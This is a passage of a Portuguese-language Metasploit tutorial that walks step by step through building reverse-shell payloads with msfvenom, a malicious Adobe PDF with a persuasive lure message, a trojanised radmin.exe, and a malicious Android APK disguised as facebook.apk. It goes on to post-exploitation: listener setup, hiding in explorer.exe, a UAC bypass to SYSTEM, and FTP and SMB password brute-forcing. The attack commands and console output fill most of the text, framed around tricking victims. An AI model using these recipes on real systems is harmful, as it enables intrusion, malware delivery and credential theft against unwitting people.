Agora vamos salvar o arquivo, no meu caso vou jogar no meu servidor Apache2 que vem por padrão no Kali Linux então eu coloco

> /var/www/html/payload.exe

Vamos ver o Comando Completo?



Depois disso de um Enter e ele vai dar essa mensagem caso esteja tudo ok.

Agora vamos iniciar o MSFCONSOLE para que possamos receber a conexão, pois se á vitima clicar no Payload não irá ocorrer nada sem uma sessão aberta no MSFCONSOLE. Vamos ver?

Digite: msfconsole

E vamos selecionar um exploit genérico, então digite:


Use multi/handler

Em seguida vamos digitar o Payload:


set PAYLOAD Windows/meterpreter/reverse_tcp

Agora vamos setar o nosso IP ao qual a vítima irá fazer a conexão, então digite:

set LHOST “IP”




Agora vamos setar a porta que digitamos no MSFVENOM no meu caso foi a 4444 então digite:



Depois disso vamos dar um exploit para iniciar a conexão

Com isso ele vai esperar a vítima baixar o payload e executar, então espere a vítima cair na sua Engenharia Social, e como vou saber se ela executou ou não? Quando aparecer essa mensagem aqui.



Pronto! Pode pular de alegria que o senhor comprometeu a maquina do seu vizinho chato kkkkk (Brincadeira)

Lembre-se: Eu usei uma máquina controlada ou seja, o Firewall estava desativado e o Antivírus também.

Criando Um PDF Malicioso

Então conseguimos comprometer uma máquina Windows 7 e 10 com um Executável, mas dependendo do estado de segurança do Windows da vítima um Executável não adiantaria, mas podemos invadir com outro método usando o Adobe PDF por meio de um exploit, vamos ver?

Então vamos usar o **grep -i pdf "search"** e jogar a palavra chave **"exploit/Windows/fileformat"** (sem as aspas)

```
msf > grep -i pdf search exploit/windows/fileformat
```

Ele vai nos dar os seguintes resultados:

```
msf > grep -i pdf search exploit/windows/fileformat
   exploit/windows/fileformat/a_pdf_wav_to_mp3                 2010-08-17
normal     A-PDF WAV to MP3 v1.0.0 Buffer Overflow
   exploit/windows/fileformat/activepdf_webgrabber             2008-08-26
low        activePDF WebGrabber ActiveX Control Buffer Overflow
   exploit/windows/fileformat/adobe_pdf_embedded_exe           2010-03-29
excellent  Adobe PDF Embedded EXE Social Engineering
   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs      2010-03-29
excellent  Adobe PDF Escape EXE Social Engineering (No JavaScript)
   exploit/windows/fileformat/coolpdf_image_stream_bof         2013-01-18
normal     Cool PDF Image Stream Buffer Overflow
   exploit/windows/fileformat/corelpdf_fusion_bof              2013-07-08
normal     Corel PDF Fusion Stack Buffer Overflow
   exploit/windows/fileformat/foxit_reader_filewrite           2011-03-05
normal     Foxit PDF Reader 4.2 Javascript File Write
   exploit/windows/fileformat/foxit_title_bof                  2010-11-13
great      Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
   exploit/windows/fileformat/nuance_pdf_launch_overflow       2010-10-08
great      Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
msf >
```

Vamos usar o seguinte exploit:
exploit/Windows/fileformat/adobe_pdf_embedded_exe

Então digite no msfconsole: use
exploit/Windows/fileformat/adobe_pdf_embedded_exe

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/windows/fileformat/adobe_pdf_e
mbedded_exe
```

Vamos usar o **"info"** para ver as versões vulneráveis do adobe pdf.

Então perceba:

```
       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista
/7 (English)
```

Ele diz que a versão 8 e 9 está vulnerável e ainda diz os sistemas operacionais que são Windows XP SP3, Windows Vista e 7

Então vamos a exploração:

Antes sete o payload eu vou usar o meterpreter então eu vou digitar:

Set payload Windows/meterpreter/reverse_tcp

Agora eu digito o LHOST e o LPORT por padrão já vem 4444 e vou manter assim.

Agora vamos ver as opções que esse exploit nos fornece, então eu digito **show options** para me mostrar

```
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
                                    Required  Description
   ----            ---------------
                                    --------  -----------
   EXENAME
                                    no        The Name of payload exe.
   FILENAME        evil.pdf
                                    no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/t
emplate.pdf                         yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show th
is message again" box and press Open.  no        The message to display in the F
ile: area


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist
a/7 (English)
```

Perceba que ele pede **EXENAME** ou Nome do Executável mais não é Requerido ou seja, não é obrigatório.

FILENAME por padrão ele gera o evil.pdf mas tu pode mudar pro nome que quiser.pdf

INFILENAME por padrão é aquele template de pdf mas tu pode pegar um existente e substituir para que fique mais difícil da vítima desconfiar.

LAUNCH_MESSAGE é a mensagem que aparece quando ela for abrir o PDF, eu recomendo trocar para um mensagem em que convença a vítima a abrir.

Vamos para prática:

Vou começar renomeando o pdf, então de **set FILENAME** "nome que deseja"

```
msf exploit(adobe_pdf_embedded_exe) > set FILENAME 29security.pdf
```

Vou mudar o arquivo também mas não é obrigatório eu vou usar um pdf qualquer.

```
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /usr/share/doc/texlive-pstr
icks-doc/latex/pdftricks/manual.pdf
```

Peguei um pdf qualquer no meu Kali eu digitei no terminal "locate .pdf" e selecionei qualquer um.

E Agora vou mudar a mensagem para que a vítima seja convencida, então use a sua criatividade, então digite **set LAUNCH_MESSAGE** "Mensagem"

```
msf exploit(adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE Leia para ganhar ingresso pro H2HC
```

Usarei essa mensagem mas é lógico que não vai convencer muitos principalmente quem não é de TI.

Agora eu dou um exploit e ele vai gerar o pdf e no meu caso ele vai jogar na pasta **/root/.msf4/local**

```
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/doc/texlive-pstricks-doc/latex/pdftricks/manual.pdf'...
[*] Parsing '/usr/share/doc/texlive-pstricks-doc/latex/pdftricks/manual.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating '29security.pdf' file...
[+] 29security.pdf stored at /root/.msf4/local/29security.pdf
msf exploit(adobe_pdf_embedded_exe) >
```

Antes de você mandar o seu pdf para vítima não se esqueça de configurar o exploit genérico, então digite “back” para sair do exploit

```
msf exploit(adobe_pdf_embedded_exe) > back
msf >
```

E faça o processo padrão:

Use multi/handler

E depois digite o payload:

Set payload Windows/meterpreter/reverse_tcp

Set lhost “seu ip”

Set lport “porta que você selecionou”

E depois disse de um “exploit” ou “run” para iniciar a conexão

```
msf > use multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set Payload windows/meterpreter/reverse_tcp
Payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.41
lhost => 192.168.1.41
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.41:4444
[*] Starting the payload handler...
```

Agora mande o pdf malicioso para vítima e espere ela abrir

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.41:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.1.34
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.34:49602) at 20
17-10-27 20:15:17 +0000

meterpreter >
```

.

Pronto! Quando ela abrir você vai receber a conexão com Meterpreter e agora é só Brincar!

Criando Um Arquivo EXE Malicioso a partir de um Existente

Agora vamos ver como podemos transformar o nosso Payload ou Backdoor em um Trojan.

Trojan = Também conhecido como cavalo de Troia (em inglês Trojan horse), é um malware que executa ações em um computador criando uma porta para uma possível invasão sem a autorização do usuário. Trata-se de um programa que tem um pacote de vírus e na maioria das vezes é utilizado para se conseguir informações de outros computadores ou executar operações indevidas em diversos dispositivos. Essas instruções são pré-programadas pelos criminosos e depois enviadas como vírus para as vítimas.

No Kali Linux existe uma pasta que é a /usr/share/Windows-binaries onde contem uns executáveis, vamos dar uma olhada?

```
root@kali:~# cd /usr/share/windows-binaries/
root@kali:/usr/share/windows-binaries# ls
Hyperion-1.0.zip  fgdump       nbtenum     radmin.exe     whoami.exe
backdoors         fport        nc.exe      sbd.exe
enumplus          klogger.exe  nc.txt      vncviewer.exe
exe2bat.exe       mbenum       plink.exe   wget.exe
root@kali:/usr/share/windows-binaries#
```

Observe em verdes são os programas, vamos usar o radmin.exe, Chega de enrolação e vamos para pratica.

Msfvenom -p Windows/meterpreter/reverse_tcp lhost=”IP” lport=”porta” -x radmin.exe -k -f exe > radmin2.exe

Vou explicar o passo a passo depois do LPORT

-x = “Indica qual arquivo ele vai colocar o backdoor”

-k = “Para dizer para ele fazer um Bind”

-f = “Formato final”

Ficara assim:

```
root@kali:/usr/share/windows-binaries# msfvenom -p windows/meterpreter/reverse_t
cp lhost=192.168.1.41 lport=2222 -x radmin.exe -k -f exe > radmin2.exe
```

Depois de gerar o nosso trojan, antes de mandar para vítima faça o processo do multi/handler então digite:

Msfconsole

Use multi/handler

Set payload Windows/meterpreter/reverse_tcp

Set lhost “ip”

Set lport “porta que colocou, no meu caso é a 2222”


Exploit

E agora é só esperar a vítima clicar e você receberá a conexão com meterpreter.


Esse é o executável, difícil a vitimar desconfiar.

Diferente de um payload que não possui ícone

Pode gerar uma desconfiança.



Então quando a vítima executar o Trojan irá abrir essa tela



Na imagem o lado Direito temos o Trojan Executado, e no lado Esquerdo é a conexão realizada.

Comprometendo Um Dispositivo Android

Agora vamos comprometer um Dispositivo Android como SmartPhones e Tablets, vamos lá!

Primeiramente vamos gerar um apk malicioso usando com o msfvenom, e vamos usar o payload do android, então digite:

Msfvenom -p android/meterpreter/reverse_tcp lhost="IP" lport="De sua preferência" -f apk > "nome do apk"

Então vai ficar assim:

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=ipdoatacante lport=1234 -f
raw > facebook.apk
```

Depois de gerar faça o processo padrão do multi/handler.

msfconsole

Use multi/handler

Set payload android/meterpreter/reverse_tcp

Set lhost "ip"

Set lport "porta que colocou"

Exploit

E ai é só esperar a vítima baixar e executar.

Lembre-se: O aplicativo após ser instalado não vai possuir o nome que você colocou, ele vai ficar como "MAIN ACTIVY"

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.41:1234
[*] Starting the payload handler...
[*] Sending stage (43586 bytes) to 192.168.1.35
[*] Meterpreter session 1 opened (192.168.1.41:1234 -> 192.168.1.35:49977) at 20
17-10-28 13:28:06 +0000

meterpreter >
```

Pronto! Você comprometeu o Dispositivo da vítima.

Como é difícil usuários leigos ler o contrato do Aplicativo que baixam ou ter um antivírus no celular, é muito fácil efetuar uma invasão em dispositivos celular ou tablets que usa o sistema android.

PÓS EXPLORAÇÃO

Migrando Um Processo Para o Outro

Agora vamos entrar com conteúdo de pós-exploração. Então agora eu vou ensinar como migrar um processo para o outro, como assim? Os processos são softwares que estão rodando em seu computador, tanto em primeiro plano como em segundo plano, um payload a ser executado ele abre um processo, então se a vítima encerrar esse processo você perderá a conexão com a máquina, mas se migrarmos um processo a vítima poderá fechar o processo do payload que você não perderá a conexão. Vamos ver na pratica.

Então depois de comprometer a máquina da vítima e obter a sessão no **Meterpreter**, vamos digitar o seguinte comando:

PS = Listar os Processos Ativados

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch    Session     User                Path
 ---   ----  ----                  ----    -------     ----                ----
 0     0     [System Process]              4294967295
 4     0     System                        4294967295
 188   960   SearchProtocolHost.exe  x86_64  1           Invadir-PC\Invadir  C:\Windows\Sy
stem32\SearchProtocolHost.exe
 268   4     smss.exe                      4294967295
 316   472   svchost.exe                   4294967295
 336   328   csrss.exe                     4294967295
 372   328   wininit.exe                   4294967295
 384   364   csrss.exe                     4294967295
 412   364   winlogon.exe                  4294967295
 472   372   services.exe                  4294967295
 480   372   lsass.exe                     4294967295
 492   372   lsm.exe                       4294967295
 580   472   svchost.exe                   4294967295
 640   472   VBoxService.exe               4294967295
 648   1244  VBoxTray.exe            x86_64  1           Invadir-PC\Invadir  C:\Windows\Sy
```

Esses são os processos que estão rodando em minha máquina. Mas um detalhe processos que precisa de permissão do **Administrador ou Root (no Linux)** sem a escalação de privilégio (vamos ver jajá) não vai ser possível migrar, e para identificar esses processos, são aqueles que não tem Usuário.

Um processo que eu recomendo a todos migrarem é o “explorer.exe” é difícil algum usuário leigo pensar em desativa-lo. Então como fazemos?

```
 1244  1428  explorer.exe          x86_64  1          Invadir-PC\Invadir  C:\Windows\ex
plorer.exe
 1280  472   svchost.exe                   4294967295
 1372  472   sppsvc.exe                    4294967295
 1408  848   dwm.exe               x86_64  1          Invadir-PC\Invadir  C:\Windows\Sy
stem32\dwm.exe
 1700  472   wmpnetwk.exe                  4294967295
 1784  472   svchost.exe                   4294967295
 1984  472   taskhost.exe          x86_64  1          Invadir-PC\Invadir  C:\Windows\Sy
stem32\taskhost.exe
 2180  472   svchost.exe                   4294967295
 2544  472   mscorsvw.exe                  4294967295
 2816  472   mscorsvw.exe                  4294967295
 2964  1244  payload.exe           x86     1          Invadir-PC\Invadir  C:\Users\Inva
dir\Desktop\payload.exe
 3040  580   WmiPrvSE.exe                  4294967295
```

Perceba na Imagem que temos o explorer.exe e ele não é uma “Autoridade de Sistema” e perceba que o meu “PAYLOAD” é a mesma coisa, e perceba que marquei o numero 1244 do explorer.exe que seria o numero do processo, então por esse numero vamos migrar. Vamos ver? Então digite:

Migrate “numero do processo” no meu caso é o 1244 do explorer.exe

```
meterpreter > migrate 1244
[*] Migrating from 2964 to 1244...
[*] Migration completed successfully.
meterpreter >
```

Perceba ele tá migrando o processo 2964 (payload) pro 1244 (explorer.exe)

Então se a vítima encerrar vou continuar com a conexão, então você pode digitar:

Kill “processo do payload” no meu caso é o 2964

```
meterpreter > kill 2964
[-] The following pids are not valid:  2964.  Quitting
```

Ele deu um erro mas ele conseguiu encerrar o processo.

```
 960   472   SearchIndexer.exe             4294967295
 1020  472   TrustedInstaller.exe          4294967295
 1132  472   spoolsv.exe                   4294967295
 1160  472   svchost.exe                   4294967295
 1244  1428  explorer.exe          x86_64  1          Invadir-PC\Invadir  C:\Windows\Expl
orer.EXE
 1280  472   svchost.exe                   4294967295
 1408  848   dwm.exe               x86_64  1          Invadir-PC\Invadir  C:\Windows\syst
em32\Dwm.exe
 1700  472   wmpnetwk.exe                  4294967295
 1720  876   wuauclt.exe           x86_64  1          Invadir-PC\Invadir  C:\Windows\syst
em32\wuauclt.exe
 1784  472   svchost.exe                   4294967295
 1984  472   taskhost.exe          x86_64  1          Invadir-PC\Invadir  C:\Windows\syst
em32\taskhost.exe
 2180  472   svchost.exe                   4294967295
 2284  472   svchost.exe                   4294967295
 2544  472   mscorsvw.exe                  4294967295
 2816  472   mscorsvw.exe                  4294967295
 2904  876   wuauclt.exe                   4294967295
 3040  580   WmiPrvSE.exe                  4294967295
```

Viu? Então a primeira coisa da pós exploração é a migração de processo.

Introdução ao Prompt de Comando

Para uma pós exploração legal precisamos conhecer o Prompt de Comando ou MS-DOS do (WINDOWS), então vamos conhecer alguns comandos e dar uma brincada.

Comandos:

Dir = lista os diretórios

Deltree = apaga pastas com subpastas e todos os arquivos

Shutdown = permite desligar o computador local ou remoto

Systeminfo = Dá informações do sistema

Tasklist = mostra a lista de processos

Taskkill = fecha algum processo exemplo: taskkill /pid “numero do processo”

Whoami = mostra as permissões que você possui

Ipconfig = exibe as configurações de Ip, gateway e mascara de sub-rede

CD = Navega em diretórios

Start = Inicia alguma aplicação

MKDIR = cria um novo diretório

RMDIR = remove um diretório

Escalação de Privilégios

Vamos usar alguns módulos auxiliares para nos ajudar com a pós exploração, e primeiramente vamos escalar nossos privilégios. No **meterpreter** digite: **Background** para sair da sessão, e digite search bypassuac e vai aparecer os seguintes resultados:

```
   exploit/windows/local/ask                  2012-01-03       excellent  Windows Escalat
e UAC Execute RunAs
   exploit/windows/local/bypassuac            2010-12-31       excellent  Windows Escalat
e UAC Protection Bypass
   exploit/windows/local/bypassuac_injection  2010-12-31       excellent  Windows Escalat
e UAC Protection Bypass (In Memory Injection)
   post/windows/gather/win_privs                               normal     Windows Gather
Privileges Enumeration
```

vamos usar o **exploit/Windows/local/bypassuac**

Então digite: **use exploit/Windows/local/bypassuac**

Em seguida dê um **Show options**

```
msf exploit(bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (accepted:
 PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Perceba que ele pede SESSÃO do meterpreter, então digite: **sessions -l**

```
msf exploit(bypassuac) > sessions -l

Active sessions
===============

  Id  Type                   Information                     Connection
  --  ----                   -----------                     ----------
  1   meterpreter x64/win64  Invadir-PC\Invadir @ INVADIR-PC  192.168.1.41:4444 -> 192.16
8.1.34:49337 (192.168.1.34)

msf exploit(bypassuac) >
```

E Perceba que temos uma sessão aberta, então pegue o ID e digite: set SESSION “numero da sessão” antes disso perceba que no target vai está Windows x86 ou seja 32 bits, caso o sistema da vítima for x64 de um show targets

```
msf exploit(bypassuac) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows x86
   1   Windows x64


msf exploit(bypassuac) >
```

E em seguida escreva: **set target “id”**

Depois disso digite: **exploit**

```
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.1.161:4443
[*] Launching notepad to host the exploit...
[+] Process 4048 launched.
[*] Reflectively injecting the exploit DLL into 4048...
[*] Injecting exploit into 4048 ...
[*] Exploit injected. Injecting payload into 4048...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (769024 bytes) to 192.168.1.71
[*] Meterpreter session 2 opened (192.168.1.161:4443 -> 192.168.1.71:49204) at 2014-03-11 11:14:00
```

Elevai abrir em seguida uma nova sessão no meterpreter, caso não entre automaticamente digite: **sessions -i “ID DA NOVA SESSÃO”**

Depois disso digite:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Pronto! Privilégio escalado.

MÓDULOS AUXILIARES

Vamos ver agora alguns módulos para auxiliar na sua pós exploração, vou apresentar 3 módulos mesmo, coisa básica.

1- FTP SCAN

Vamos escanear uma rede por meio do metasploit a procura de serviços FTP em alguma máquina conectada pela rede.

Então vamos usar:

O scanner **"ftp / anonymous"** digitalizará um intervalo de endereços IP na busca de servidores FTP que permitem o acesso anônimo e determina onde as permissões de leitura ou gravação são permitidas.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

Module options:

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   FTPPASS   mozilla@example.com  no        The password for the specified
username
   FTPUSER   anonymous            no        The username to authenticate as
   RHOSTS                         yes       The target address range or CIDR
identifier
   RPORT     21                   yes       The target port
   THREADS   1                    yes       The number of concurrent threads
```

Vamos configurar o módulo selecionando o range de IP que vai ser escaneado, e as THREADS que ele vai usar para escanear ou seja a velocidade o processamento.

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(anonymous) > set THREADS 55
THREADS => 55
msf auxiliary(anonymous) > run

[*] 192.168.1.222:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5) ready.)
[*] 192.168.1.205:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.215:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] 192.168.1.203:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] 192.168.1.227:21 Anonymous READ (220 srv2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.204:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

2- FTP LOGIN

Agora vamos fazer um ataque de força bruta encima do serviço FTP, com o objetivo de quebrar a senha do servidor FTP.

Então vamos usar:

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting                     Required
Description
   ----              ---------------                     --------  ----------
-
   BLANK_PASSWORDS   false                               no        Try blank
passwords for all users
   BRUTEFORCE_SPEED  5                                   yes       How fast
to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                               no        Try each
user/password couple stored in the current database
   DB_ALL_PASS       false                               no        Add all
passwords in the current database to the list
   DB_ALL_USERS      false                               no        Add all
users in the current database to the list
   PASSWORD                                              no        A specific
password to authenticate with
   PASS_FILE         /usr/share/wordlists/fasttrack.txt  no        File
containing passwords, one per line
   Proxies                                               no        A proxy
chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false                               no        Record
anonymous/guest logins to the database
   RHOSTS                                                yes       The target
address range or CIDR identifier
   RPORT             21                                  yes       The target
port (TCP)
   STOP_ON_SUCCESS   false                               yes       Stop
guessing when a credential works for a host
   THREADS           1                                   yes       The number
of concurrent threads
   USERNAME                                              no        A specific
username to authenticate as
   USERPASS_FILE                                         no        File
containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                               no        Try the
username as the password for all users
   USER_FILE                                             no        File
containing usernames, one per line
   VERBOSE           true                                yes       Whether to
print output for all attempts
```

Agora você pode configurar o Endereço IP Alvo, PASS_FILE e USER_FILE

```
msf auxiliary(ftp_login) > set RHOSTS 192.168.69.50-254
RHOSTS => 192.168.69.50-254
msf auxiliary(ftp_login) > set THREADS 205
THREADS => 205
msf auxiliary(ftp_login) > set USER_FILE userlist.txt
USER_FILE => userlist.txt
msf auxiliary(ftp_login) > set PASS_FILE passlist.txt
PASS_FILE => passlist.txt
msf auxiliary(ftp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ftp_login) > run

[*] 192.168.69.51:21 - Starting FTP login sweep
[*] 192.168.69.50:21 - Starting FTP login sweep
[*] 192.168.69.52:21 - Starting FTP login sweep
...snip...
[*] Scanned 082 of 205 hosts (040% complete)
[*] 192.168.69.135:21 - FTP Banner: '220 ProFTPD 1.3.1 Server (Debian)
[::ffff:192.168.69.135]\x0d\x0a'
[*] Scanned 204 of 205 hosts (099% complete)
[+] 192.168.69.135:21 - Successful FTP login for 'msfadmin':'msfadmin'
[*] 192.168.69.135:21 - User 'msfadmin' has READ/WRITE access
[*] Scanned 205 of 205 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

Verbose False é para não mostrar na tela a quebra da senha, só mostrar o resultado dela.

3- SMB LOGIN

Agora vamos fazer um ataque de força bruta encima do SMB.

Então vamos usar:

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                    Required  Description
   ----              ---------------                    --------  -----------
   ABORT_ON_LOCKOUT  false                              yes       Abort the run when an account lockout is
   BLANK_PASSWORDS   false                              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                              no        Try each user/password couple stored in t
   DB_ALL_PASS       false                              no        Add all passwords in the current database
   DB_ALL_USERS      false                              no        Add all users in the current database to
   DETECT_ANY_AUTH   true                               no        Enable detection of systems accepting any
   PASS_FILE         /usr/share/wordlists/fasttrack.txt  no        File containing passwords, one per line
   PRESERVE_DOMAINS  true                               no        Respect a username that contains a domain
   Proxies                                              no        A proxy chain of format type:host:port[,t
   RECORD_GUEST      false                              no        Record guest-privileged random logins to
   RHOSTS                                               yes       The target address range or CIDR identif
   RPORT             445                                yes       The SMB service port (TCP)
   SMBDomain         .                                  no        The Windows domain to use for authentica
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as
   STOP_ON_SUCCESS   false                              yes       Stop guessing when a credential works for
   THREADS           1                                  yes       The number of concurrent threads
   USERPASS_FILE                                        no        File containing users and passwords separ
   USER_AS_PASS      false                              no        Try the username as the password for all
   USER_FILE                                            no        File containing usernames, one per line
   VERBOSE           true                               yes       Whether to print output for all attempts
```

Em seguida vamos setar o Endereço IP Alvo, USER_FILE e PASS_FILE

```
msf auxiliary(smb_login) > show options

Module options:

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             yes       Try blank passwords for all
users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from
0 to 5
   PASS_FILE                          no        File containing passwords,
one per line
   RHOSTS                             yes       The target address range or
CIDR identifier
   RPORT             445              yes       Set the SMB service port
   SMBDomain         WORKGROUP        no        SMB Domain
   SMBPass                            no        SMB Password
   SMBUser                            no        SMB Username
```

```
   STOP_ON_SUCCESS   false            yes       Stop guessing when a
credential works for a host
   THREADS           1                yes       The number of concurrent
threads
   USERPASS_FILE                      no        File containing users and
passwords separated by space, one pair per line
   USER_FILE                          no        File containing usernames,
one per line
   VERBOSE           true             yes       Whether to print output for
all attempts

msf auxiliary(smb_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf auxiliary(smb_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(smb_login) > run

[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator :
(STATUS_ACCOUNT_DISABLED)
